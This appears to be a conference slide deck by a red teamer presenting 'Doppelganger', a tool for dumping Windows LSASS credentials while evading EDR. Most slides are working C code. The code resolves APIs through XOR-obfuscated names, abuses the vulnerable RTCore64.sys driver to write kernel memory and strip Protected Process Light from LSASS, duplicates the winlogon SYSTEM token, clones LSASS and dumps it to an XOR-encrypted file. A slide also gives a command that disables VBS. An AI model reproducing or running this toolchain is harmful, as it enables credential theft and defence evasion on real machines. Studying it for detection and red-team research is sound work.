VARGROUP

PaLSIT HACKSTOP 2025

Doppelganger: Cloning and Dumping LSASS to Evade Detection

5th June 2025

Andrea Varischio

🧙‍♂️ $whoami

$whoami

Github: vari-sh

Andrea Varischio

- Red Teamer & Penetration Tester @ Yarix

Focus areas:

- Red Teaming
- Mobile Pentesting
- Payments Pentesting
- Shellcoding
- RT Tools Development

Education:

MSc in ICT for Internet and Multimedia (Telecommunication Engineering) @ University of Padua

Hobbies:

Drumming
Kyokushinkai Karate
Board Games
Cats lover

Topics:

- 🪞 Doppelganger: the core project
- 🥷 HollowReaper: Process Hollowing - to be more stealthy

Doppelganger

Doppelganger

🪞 Doppelganger

❓ Why Doppelganger?

🔒 Need for a custom tool (no Mimikatz, no Procdump) to dump LSASS without being detected during real-world assessments

🧠 Desire to explore advanced techniques such as NtCreateProcessEx, kernel-level driver abuse (BYOVD) and Process Hollowing

🛠️ Lack of reliable public tooling capable of dumping LSASS under VBS and modern mitigations

Doppelganger

Goals

Clone and dump LSASS
Bypassing Windows protections:

- Protected Process Light (PPL)
- Virtualization Based Security (VBS)
- EDRs & AVs

Doppelganger

Windows protections

PPL (Protected Process Light) and VBS (Virtualization-Based Security)

- **Protected Process Light (PPL):** Introduced in Windows 8.1, PPL protects critical system processes (e.g. lsass.exe) from being accessed or tampered with, even by administrators. It's designed to defend against credential theft and malware.
- **Virtualization-Based Security (VBS):** Introduced in Windows 10, VBS uses hardware virtualization (Hyper-V) to isolate sensitive parts of the OS in a secure memory region called the Virtual Secure Mode (VSM). Features like Credential Guard rely on VBS.

Doppelganger

Windows protections

How to check

- **Protected Process Light (PPL):** check process protection level with tools like Process Explorer (look for “Protected” under "Protection").
- **Virtualization-Based Security (VBS):** run *bcdedit /enum* on an admin cmd and look for the value of *hypervisorlaunchtype*

VBS can be disabled running *bcdedit /set hypervisorlaunchtype off* and rebooting

Doppelganger

Highlights – How Doppelganger Works

Manual API Resolution
Resolves Windows APIs manually with runtime XOR-obfuscation to evade detection.

Bypass PPL Protection
Abuses the vulnerable driver RTCore64.sys to strip Protected Process Light (PPL) from LSASS.

Privilege Escalation to SYSTEM
Duplicates the winlogon.exe token to gain SYSTEM-level access.

In-Memory LSASS Cloning
Clones the LSASS process using NtCreateProcessEx to avoid tampering with the original.

Covert Dumping
Performs the dump on the cloned process; the output is XOR-encrypted before being written to disk.

Restores System State
Cleans up and re-applies protections to minimize forensic artifacts and avoid detection.

Manual API Resolution

Doppelganger – Manual API Resolution

Xored API names

```
// "Process32FirstW"
static const unsigned char P32F_ENC[] = {
    0x60, 0x43, 0x5D, 0x50, 0x51, 0x46, 0x45, 0x04, 0x0A, 0x7F, 0x08, 0x10, 0x10, 0x10, 0x32
};

// "Process32NextW"
static const unsigned char P32N_ENC[] = {
    0x60, 0x43, 0x5D, 0x50, 0x51, 0x46, 0x45, 0x04, 0x0A, 0x77, 0x04, 0x1A, 0x17, 0x33
};

// "OpenProcess"
static const unsigned char OP_ENC[] = {
    0x7F, 0x41, 0x57, 0x5D, 0x64, 0x47, 0x59, 0x54, 0x5D, 0x4A, 0x12
};

// "GetProcAddress"
static const unsigned char GPA_ENC[] = {
    0x77, 0x54, 0x46, 0x63, 0x46, 0x5A, 0x55, 0x76, 0x5C, 0x5D, 0x13, 0x07, 0x10, 0x17
};

// "NtCreateProcessEx"
static const unsigned char NTCPE_ENC[] = {
    0x7E, 0x45, 0x71, 0x41, 0x51, 0x54, 0x42, 0x52, 0x68, 0x4B, 0x0E, 0x01, 0x06, 0x17, 0x16, 0x23, 0x1F
};
```

```
typedef BOOL(WINAPI* PFN_P32F)(
    HANDLE hSnapshot,
    LPPROCESSENTRY32W lppe
    );

typedef BOOL(WINAPI* PFN_P32N)(
    HANDLE hSnapshot,
    LPPROCESSENTRY32W lppe
    );

typedef HANDLE(WINAPI* PFN_OP)(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
    );

typedef FARPROC(WINAPI* PFN_GPA)(
    HMODULE hModule,
    LPCSTR lpProcName
    );

typedef NTSTATUS(NTAPI* PFN_NTCPX)(
    PHANDLE ProcessHandle,
    ACCESS_MASK DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes,
    HANDLE ParentProcess,
    ULONG Flags,
    HANDLE SectionHandle OPTIONAL,
    HANDLE DebugPort OPTIONAL,
    HANDLE ExceptionPort OPTIONAL,
    BOOLEAN InJob
    );
```

Define Function Pointers

Doppelganger – Manual API Resolution

Deobfuscate API names at runtime

```
// internal function to resolve APIs
static BOOL ResolveApiFromDll(HMODULE hMod, const unsigned char* enc, size_t len, void** fn) {
    char* name = xor_decrypt_string(enc, len, XOR_KEY, key_len);
    if (!name) return FALSE;

    *fn = (void*)CustomGetProcAddress(hMod, name);

    free(name);
    return (*fn != NULL);
}
```

```
// resolve all required APIs
BOOL ResolveAllApis(void) {
    HMODULE hKernel32 = LoadCleanDLL("kernel32.dll");
    HMODULE hNtdll = LoadCleanDLL("ntdll.dll");
    HMODULE hAdvapi32 = LoadCleanDLL("advapi32.dll");
    HMODULE hDbghelp = LoadCleanDLL("dbghelp.dll");
    HMODULE hPsapi = LoadCleanDLL("psapi.dll");
```

Import clean DLLs

Doppelganger – Manual API Resolution

Resolve API names

```
BOOL success =
    ResolveApiFromDll(hKernel32, P32F_ENC, sizeof(P32F_ENC), (void**)&pP32F) &&
    ResolveApiFromDll(hKernel32, P32N_ENC, sizeof(P32N_ENC), (void**)&pP32N) &&
    ResolveApiFromDll(hKernel32, OP_ENC, sizeof(OP_ENC), (void**)&pOP) &&
    ResolveApiFromDll(hKernel32, GPA_ENC, sizeof(GPA_ENC), (void**)&pGPA) &&
    ResolveApiFromDll(hNtdll, NTCPE_ENC, sizeof(NTCPE_ENC), (void**)&pNTCPX) &&
    ResolveApiFromDll(hKernel32, CTH_ENC, sizeof(CTH_ENC), (void**)&pCTH) &&
    ResolveApiFromDll(hAdvapi32, OPTK_ENC, sizeof(OPTK_ENC), (void**)&pOPTK) &&
    ResolveApiFromDll(hAdvapi32, DUPTOK_ENC, sizeof(DUPTOK_ENC), (void**)&pDUPTOK) &&
    ResolveApiFromDll(hAdvapi32, IMP_ENC, sizeof(IMP_ENC), (void**)&pIMP) &&
    ResolveApiFromDll(hAdvapi32, STT_ENC, sizeof(STT_ENC), (void**)&pSTT) &&
    ResolveApiFromDll(hAdvapi32, ATP_ENC, sizeof(ATP_ENC), (void**)&pATP) &&
    ResolveApiFromDll(hAdvapi32, LPVA_ENC, sizeof(LPVA_ENC), (void**)&pLPVA) &&
    ResolveApiFromDll(hDbghelp, MDWD_ENC, sizeof(MDWD_ENC), (void**)&pMDWD) &&
    ResolveApiFromDll(hKernel32, GPID_ENC, sizeof(GPID_ENC), (void**)&pGPID) &&
    ResolveApiFromDll(hKernel32, GCP_ENC, sizeof(GCP_ENC), (void**)&pGCP) &&
    ResolveApiFromDll(hKernel32, CFA_ENC, sizeof(CFA_ENC), (void**)&pCFA) &&
    ResolveApiFromDll(hKernel32, DIOC_ENC, sizeof(DIOC_ENC), (void**)&pDIOC)&&
    ResolveApiFromDll(hKernel32, LLW_ENC, sizeof(LLW_ENC), (void**)&pLLW)&&
    ResolveApiFromDll(hPsapi, EDD_ENC, sizeof(EDD_ENC), (void**)&pEDD)&&
    ResolveApiFromDll(hAdvapi32, OSCM_ENC, sizeof(OSCM_ENC), (void**)&pOSCM) &&
    ResolveApiFromDll(hAdvapi32, CS_ENC, sizeof(CS_ENC), (void**)&pCS) &&
    ResolveApiFromDll(hAdvapi32, OS_ENC, sizeof(OS_ENC), (void**)&pOS) &&
    ResolveApiFromDll(hAdvapi32, SS_ENC, sizeof(SS_ENC), (void**)&pSS) &&
    ResolveApiFromDll(hAdvapi32, CSVC_ENC, sizeof(CSVC_ENC), (void**)&pCSVC) &&
    ResolveApiFromDll(hAdvapi32, DS_ENC, sizeof(DS_ENC), (void**)&pDS) &&
    ResolveApiFromDll(hAdvapi32, CSH_ENC, sizeof(CSH_ENC), (void**)&pCSH);
```

Bypass PPL Protection

Doppelganger – Bypass PPL Protection

PROBLEM!

In newest Windows versions, LSASS is protected through various security measures. One of these is PPL (Protected Process Light)

- Luckily PPL switch byte is available in _EPROCESS structure of the Windows kernel
- We need to write 0x00 on the Protection field of the _EPROCESS structure of LSASS process
- To access _EPROCESS structure we need to move from User land to Kernel, how do we do it?

Doppelganger – Bypass PPL Protection

We bring with us our favourite vulnerable driver!

- In this project we chose RTCore64.sys
- It offers IOCTL codes to read and write in memory directly
- We just need to find our way through the kernel

Doppelganger – Bypass PPL Protection

IOCTL Codes

Primitive functions, they read or write one byte
(other helper functions are created to read or write WORD, DWORD, DWORD64 or entire buffers)

```
// IOCTL codes for RTCORE64
static const DWORD RTC64_MSR_READ_CODE = 0x80002030;
static const DWORD RTC64_MEMORY_READ_CODE = 0x80002048;
static const DWORD RTC64_MEMORY_WRITE_CODE = 0x8000204c;

DWORD ReadMemoryPrimitive(HANDLE Device, DWORD Size, DWORD64 Address) {
    RTCORE64_MEMORY_READ memRead = { 0 };
    memRead.Address = Address;
    memRead.ReadSize = Size;
    DWORD BytesReturned;
    pDIOC(Device,                          // DeviceIoControl
        RTC64_MEMORY_READ_CODE,
        &memRead,
        sizeof(memRead),
        &memRead,
        sizeof(memRead),
        &BytesReturned,
        NULL);
    return memRead.Value;
}

void WriteMemoryPrimitive(HANDLE Device, DWORD Size, DWORD64 Address, DWORD Value) {
    RTCORE64_MEMORY_WRITE memWrite = { 0 };
    memWrite.Address = Address;
    memWrite.ReadSize = Size;
    memWrite.Value = Value;
    DWORD BytesReturned;
    pDIOC(Device,
        RTC64_MEMORY_WRITE_CODE,           // DeviceIoControl
        &memWrite,
        sizeof(memWrite),
        &memWrite,
        sizeof(memWrite),
        &BytesReturned,
        NULL);
}
```

Ref: https://github.com/Offensive-Panda/NT-AUTHORITY-SYSTEM-CONTEXT-RTCORE/

Doppelganger – Bypass PPL Protection

Get kernel base address

Create a device object for the driver

Load kernel executable

```
void disablePPL() {
    Offsets offs = getOffsets();
    if (offs.ActiveProcessLinks == 0 || offs.ImageFileName == 0 || offs.Protection == 0) {
        log_error("Offset not mapped... exiting!");
        exit(1);
    }

    // \\.\RTCore64
    const unsigned char dev_enc[] = { 0x6C, 0x6D, 0x1C, 0x6F, 0x66, 0x61, 0x75, 0x58, 0x4A, 0x5C, 0x57, 0x56 };
    char* dev_path = xor_decrypt_string(dev_enc, sizeof(dev_enc), XOR_KEY, key_len);

    // CreateFileA
    HANDLE Device = pCFA(dev_path, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
    free(dev_path);

    if (Device == INVALID_HANDLE_VALUE) {
        log_error("Unable to obtain a handle to the device object");
        return;
    }
    log_info("Device handle obtained");

    DWORD64 ntBase = getKBAddr();
    log_info("Ker base address: 0x%llx", ntBase);

    // LoadLibraryW("ntoskrnl.exe")
    const unsigned char nt_enc[] = { 0x5E, 0x45, 0x5D, 0x40, 0x5F, 0x47, 0x58, 0x5B, 0x16, 0x5C, 0x19, 0x07 };
    char* nt_path = xor_decrypt_string(nt_enc, sizeof(nt_enc), XOR_KEY, key_len);
    wchar_t* nt_pathW = to_wide(nt_path);
    HMODULE hNtoskrnl = pLLW(nt_pathW);
    free(nt_path); free(nt_pathW);          // LoadLibraryW

    if (!hNtoskrnl) {
        log_error("Failed to load Ker");
        CloseHandle(Device);
        return;
    }
```

Doppelganger – Bypass PPL Protection

Get the offset of PsInitialSystemProcess
(it points to the first _EPROCESS of process list that is SYSTEM process)

```
// GetProcAddress("PsInitialSystemProcess")
const unsigned char ps_enc[] = { 0x60, 0x42, 0x7B, 0x5D, 0x5D, 0x41, 0x5F, 0x56, 0x54, 0x6A, 0x18, 0x11, 0x17, 0x01, 0x08, 0x36, 0x15, 0x07, 0x0A, 0x0F, 0x43, 0x42 };
char* ps_str = xor_decrypt_string(ps_enc, sizeof(ps_enc), XOR_KEY, key_len);
DWORD64 ps_offset = (DWORD64)CustomGetProcAddress(hNtoskrnl, ps_str) - (DWORD64)hNtoskrnl;
// log_info("PsInitialSystemProcess offset: 0x%llx", (unsigned long long)ps_offset);

free(ps_str);
FreeLibrary(hNtoskrnl);

DWORD64 sys_eproc = ReadMemoryDWORD64(Device, ntBase + ps_offset);
// log_info("PsInitialSystemProcess (EPROCESS) address: 0x%llx", sys_eproc);
log_info("System entry address: 0x%llx", sys_eproc);

DWORD64 list_head = sys_eproc + offs.ActiveProcessLinks;
DWORD64 curr_entry = ReadMemoryDWORD64(Device, list_head);
```

Use the driver to read memory

Doppelganger – Bypass PPL Protection

The _EPROCESS structure

We need to follow ActiveProcessLink until the field imageName is equal to LSASS.exe

_EPROCESS

Windows 11 23H2 (2023 Update, Nickel R2) | Windows 11 24H2 (2024 Update, Germanium) | Next

copy

```
//0x840 bytes (sizeof)
struct _EPROCESS
{
    struct _KPROCESS Pcb;                                   //0x0
    struct _EX_PUSH_LOCK ProcessLock;                       //0x1c8
    VOID* UniqueProcessId;                                  //0x1d0
    struct _LIST_ENTRY ActiveProcessLinks;                  //0x1d8
    struct _EX_RUNDOWN_REF RundownProtect;                  //0x1e8
    union
    {
        ULONG Flags2;                                       //0x1f0
        struct
        {
            ULONG JobNotReallyActive:1;                     //0x1f0
            ULONG AccountingFolded:1;                       //0x1f0
            ULONG NewProcessReported:1;                     //0x1f0
            ULONG ExitProcessReported:1;                    //0x1f0
            ULONG ReportCommitChanges:1;                    //0x1f0
            ULONG LastReportMemory:1;                       //0x1f0
            ULONG ForceWakeCharge:1;                        //0x1f0
            ULONG CrossSessionCreate:1;                     //0x1f0
            ULONG NeedsHandleRundown:1;                     //0x1f0
            ULONG RefTraceEnabled:1;                        //0x1f0
            ULONG PicoCreated:1;                            //0x1f0
            ULONG EmptyJobEvaluated:1;                      //0x1f0
            ULONG DefaultPagePriority:3;                    //0x1f0
            ULONG PrimaryTokenFrozen:1;                     //0x1f0
```

Ref: https://www.vergiliusproject.com

Doppelganger – Bypass PPL Protection

The _EPROCESS structure

Compare process name to find LSASS

```
struct _PSP_SESSION_SPACE* Session;                                  //0x2e8
VOID* Spare1;                                                        //0x2f0
struct _EPROCESS_QUOTA_BLOCK* QuotaBlock;                            //0x2f8
struct _HANDLE_TABLE* ObjectTable;                                   //0x300
VOID* DebugPort;                                                     //0x308
struct _EWOW64PROCESS* WoW64Process;                                 //0x310
struct _EX_FAST_REF DeviceMap;                                       //0x318
VOID* EtwDataSource;                                                 //0x320
ULONGLONG PageDirectoryPte;                                          //0x328
struct _FILE_OBJECT* ImageFilePointer;                               //0x330
UCHAR ImageFileName[15];                                             //0x338
UCHAR PriorityClass;                                                 //0x347
VOID* SecurityPort;                                                  //0x348
struct _SE_AUDIT_PROCESS_CREATION_INFO SeAuditProcessCreationInfo;   //0x350
struct _LIST_ENTRY JobLinks;                                         //0x358
VOID* HighestUserAddress;                                            //0x368
struct _LIST_ENTRY ThreadListHead;                                   //0x370
volatile ULONG ActiveThreads;                                        //0x380
ULONG ImagePathHash;                                                 //0x384
ULONG DefaultHardErrorProcessing;                                    //0x388
LONG LastThreadExitStatus;                                           //0x38c
```

Ref: https://www.vergiliusproject.com

Doppelganger – Bypass PPL Protection

The _EPROCESS structure

PPL related fields

```
ULONG ActiveThreadsHighWatermark;                    //0x5d8
ULONG LargePrivateVadCount;                          //0x5dc
struct _EX_PUSH_LOCK ThreadListLock;                 //0x5e0
VOID* WnfContext;                                    //0x5e8
struct _EJOB* ServerSilo;                            //0x5f0
UCHAR SignatureLevel;                                //0x5f8
UCHAR SectionSignatureLevel;                         //0x5f9
struct _PS_PROTECTION Protection;                    //0x5fa
UCHAR HangCount:3;                                   //0x5fb
UCHAR GhostCount:3;                                  //0x5fb
UCHAR PrefilterException:1;                          //0x5fb
union
{
    ULONG Flags3;                                    //0x5fc
    struct
    {
        ULONG Minimal:1;                             //0x5fc
        ULONG ReplacingPageRoot:1;                   //0x5fc
```

Ref: https://www.vergiliusproject.com

Doppelganger – Bypass PPL Protection

We cycle through the linked list to find LSASS _EPROCESS

When LSASS.exe is found we use the driver to write 0x00 on the signature and protection fields

```
while (curr_entry ≠ list_head) {
    DWORD64 eproc = curr_entry - offs.ActiveProcessLinks;
    char name[16] = { 0 };
    ReadMemoryBuffer(Device, eproc + offs.ImageFileName, name, 15);
    name[15] = '\0';

    // "lsass.exe"
    const unsigned char ls_enc[] = { 0x5C, 0x42, 0x53, 0x40, 0x47, 0x1B, 0x53, 0x4F, 0x5D };
    char* target = xor_decrypt_string(ls_enc, sizeof(ls_enc), XOR_KEY, key_len);

    if (_stricmp(name, target) == 0) {
        free(target);
        log_info("Found EPROC at 0x%llx", eproc);

        // Save EPROCESS address
        SavedEproc = eproc;

        log_info("Original protection values:");
        OriginalSigLv = (BYTE)ReadMemoryPrimitive(Device, 1, eproc + offs.Protection - 2);
        log_info("\tProtection value: 0x%02X", OriginalSigLv);
        OriginalSecSigLv = (BYTE)ReadMemoryPrimitive(Device, 1, eproc + offs.Protection - 1);
        log_info("\tProtection value: 0x%02X", OriginalSecSigLv);
        OriginalProt = (BYTE)ReadMemoryPrimitive(Device, 1, eproc + offs.Protection);
        log_info("\tProtection value: 0x%02X", OriginalProt);

        // Disable
        WriteMemoryPrimitive(Device, 1, eproc + offs.Protection - 2, 0x00); // SignatureLevel
        WriteMemoryPrimitive(Device, 1, eproc + offs.Protection - 1, 0x00); // SectionSignatureLevel
        WriteMemoryPrimitive(Device, 1, eproc + offs.Protection, 0x00); // Protection
        log_success("PPL disabled (0x00 written)");
```

⚠️ WARNING!

Read and write Kernel memory at wrong addresses will crash your system. Be sure to test the correct offsets since they differs in different Windows versions

Doppelganger – Privilege Escalation

Privilege Escalation

Doppelganger – Privilege Escalation

We want SYSTEM privileges, let's copy the token of a SYSTEM process like winlogon.exe

Token copied!

Needed privileges enabled

```
BOOL GetSystemTokenAndDuplicate(HANDLE* hSystemToken) {
    PROCESSENTRY32W pe = { 0 };
    pe.dwSize = sizeof(PROCESSENTRY32W);
    HANDLE hSnapshot = pCTH(TH32CS_SNAPPROCESS, 0);   // CreateToolhelp32Snapshot
    // log_info("Snapshot handle: %p", hSnapshot);
    if (hSnapshot == INVALID_HANDLE_VALUE) {
        fprintf(logfile, "pCTH  error: %u", GetLastError());
        return FALSE;
    }

    BOOL found = FALSE;
    HANDLE hProcess = NULL;
    HANDLE hToken = NULL;
    HANDLE hDupToken = NULL;

    if (pP32F(hSnapshot, &pe)) {   // Process32FirstW
        do {
            // Look for winlogon
            if (_wcsicmp(pe.szExeFile, L"winlogon.exe") == 0) {
                hProcess = pOP(PROCESS_QUERY_INFORMATION, FALSE, pe.th32ProcessID);  // OpenProcess
                if (hProcess) {
                    if (pOPTK(hProcess, TOKEN_DUPLICATE | TOKEN_ASSIGN_PRIMARY | TOKEN_QUERY, &hToken)) {   // OpenProcessToken
                        if (pDUPTOK(hToken, TOKEN_ALL_ACCESS, NULL, SecurityImpersonation, TokenImpersonation, &hDupToken)) {
                            *hSystemToken = hDupToken;  // DuplicateTokenEx
                            found = TRUE;
                            log_info("Requesting permissions for new duplicated token ... ");
                            EnableAllPrivileges(hDupToken);
                            CloseHandle(hToken);
                            CloseHandle(hProcess);
                            log_success("Successfully duplicated token. Process can now run as SYSTEM.");
                            break;
                        }
                        CloseHandle(hToken);
                    }
                    CloseHandle(hProcess);
                }
```

In-Memory LSASS Cloning

Doppelganger – In-Memory LSASS Cloning

When VBS (Virtualization Based Security) is enabled, you can’t directly dump LSASS memory. For this reason we’re going to create a clone (Doppelganger) of LSASS and then we dump the clone!

Doppelganger – In-Memory LSASS Cloning

```
#ifndef _NTPSAPI_H
//
// Processes
//
#if (PHNT_MODE != PHNT_MODE_KERNEL)

/**
 * Creates a new process with extended options.
 *
 * @param ProcessHandle A pointer to a handle that receives the process object handle.
 * @param DesiredAccess The access rights desired for the process object.
 * @param ObjectAttributes Optional. A pointer to an OBJECT_ATTRIBUTES structure that specifies the attribut
 * @param ParentProcess A handle to the parent process.
 * @param Flags Flags that control the creation of the process. These flags are defined as PROCESS_CREATE_FL
 * @param SectionHandle Optional. A handle to a section object to be used for the new process.
 * @param DebugPort Optional. A handle to a debug port to be used for the new process.
 * @param TokenHandle Optional. A handle to an access token to be used for the new process.
 * @param Reserved Reserved for future use. Must be zero.
 * @return NTSTATUS Successful or errant status.
 */
NTSYSCALLAPI
NTSTATUS
NTAPI
NtCreateProcessEx(
    _Out_ PHANDLE ProcessHandle,
    _In_ ACCESS_MASK DesiredAccess,
    _In_opt_ PCOBJECT_ATTRIBUTES ObjectAttributes,
    _In_ HANDLE ParentProcess,
    _In_ ULONG Flags, // PROCESS_CREATE_FLAGS_*
    _In_opt_ HANDLE SectionHandle,
    _In_opt_ HANDLE DebugPort,
    _In_opt_ HANDLE TokenHandle,
    _Reserved_ ULONG Reserved // JobMemberLevel
    );

#endif
#endif
```

Ref: https://ntdoc.m417z.com/ntcreateprocessex
https://billdemirkapi.me/abusing-windows-implementation-of-fork-for-stealthy-memory-operations/

Doppelganger – In-Memory LSASS Cloning

We clone LSASS.exe using NtCreateProcessEx

```
// Clone
NTSTATUS status = pNTCPX(
    &hClone,
    PROCESS_ALL_ACCESS,
    &objAttr,
    hLsass,
    0,
    NULL,
    NULL,
    NULL,
    FALSE
);
```

Covert Dumping

Doppelganger – Covert Dumping

Initialize the buffer in which the dump will be written

```
BOOL InitializeDumpBuffer() {
    dumpBuffer = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 * 1024 * 200); // Dynamic allocation (200MB)
    if (dumpBuffer == NULL) {
        log_error("Failed to allocate memory for dump buffer");
        return FALSE;
    }
    return TRUE;
}
```

Doppelganger – Covert Dumping

We dump the clone using MiniDumpWriteDump, passing a callback (&mci) as parameter that saves the dump in memory instead of writing it to disk.

```
// Dump
BOOL dumped = pMDWD(
    hClone,
    clonedPID,
    NULL,
    MiniDumpWithFullMemory,
    NULL,
    NULL,
    &mci
);
```

Doppelganger – Covert Dumping

XORing the buffer and write it to disk

```
// Xoring the buffer
xor_buffer(dumpBuffer, dumpSize, key, key_len);

// Create file on disk
HANDLE dumpFile = pCFA(outPath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
if (dumpFile == INVALID_HANDLE_VALUE) {
    log_error("Failed to create output file. Error: %lu", GetLastError());
    HeapFree(GetProcessHeap(), 0, dumpBuffer);
    return FALSE;
}

// Write buffer on file
DWORD bytesWritten = 0;
BOOL writeSuccess = WriteFile(dumpFile, dumpBuffer, dumpSize, &bytesWritten, NULL);
CloseHandle(dumpFile);

if (!writeSuccess || bytesWritten != dumpSize) {
    log_error("Failed to write XORed dump to file. Error: %lu", GetLastError());
    HeapFree(GetProcessHeap(), 0, dumpBuffer);
    return FALSE;
}

log_success("XOR'd dump written to %s successfully", outPath);

HeapFree(GetProcessHeap(), 0, dumpBuffer);
dumpBuffer = NULL;
dumpSize = 0;

return TRUE;
```

Doppelganger – Restores System State

BACK Restores System State

Doppelganger – Restores System State

Restoring PPL to original value

```
void restorePPL() {
    if (SavedEproc == 0) {
        log_error("No saved EPRO found. Run disablePPL() first.");
        return;
    }

    Offsets offs = getOffsets();
    if (offs.Protection == 0) {
        log_error("Offset 'Prot' not mapped... exiting!");
        exit(1);
    }

    // \\.\RTCore64
    const unsigned char dev_enc[] = { 0x6C, 0x6D, 0x1C, 0x6F, 0x66, 0x61, 0x75, 0x58, 0x4A, 0x5C, 0x57, 0x56 };
    char* dev_path = xor_decrypt_string(dev_enc, sizeof(dev_enc), XOR_KEY, key_len);

    HANDLE Device = pCFA(dev_path, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
    free(dev_path);

    if (Device == INVALID_HANDLE_VALUE) {
        log_error("Unable to obtain a handle to the device object");
        return;
    }
    log_info("Device handle obtained for restoration");

    // Restore protections
    WriteMemoryPrimitive(Device, 1, SavedEproc + offs.Protection - 2, OriginalSigLv);
    WriteMemoryPrimitive(Device, 1, SavedEproc + offs.Protection - 1, OriginalSecSigLv);
    WriteMemoryPrimitive(Device, 1, SavedEproc + offs.Protection, OriginalProt);

    log_success("PPL restored to original value:");
```

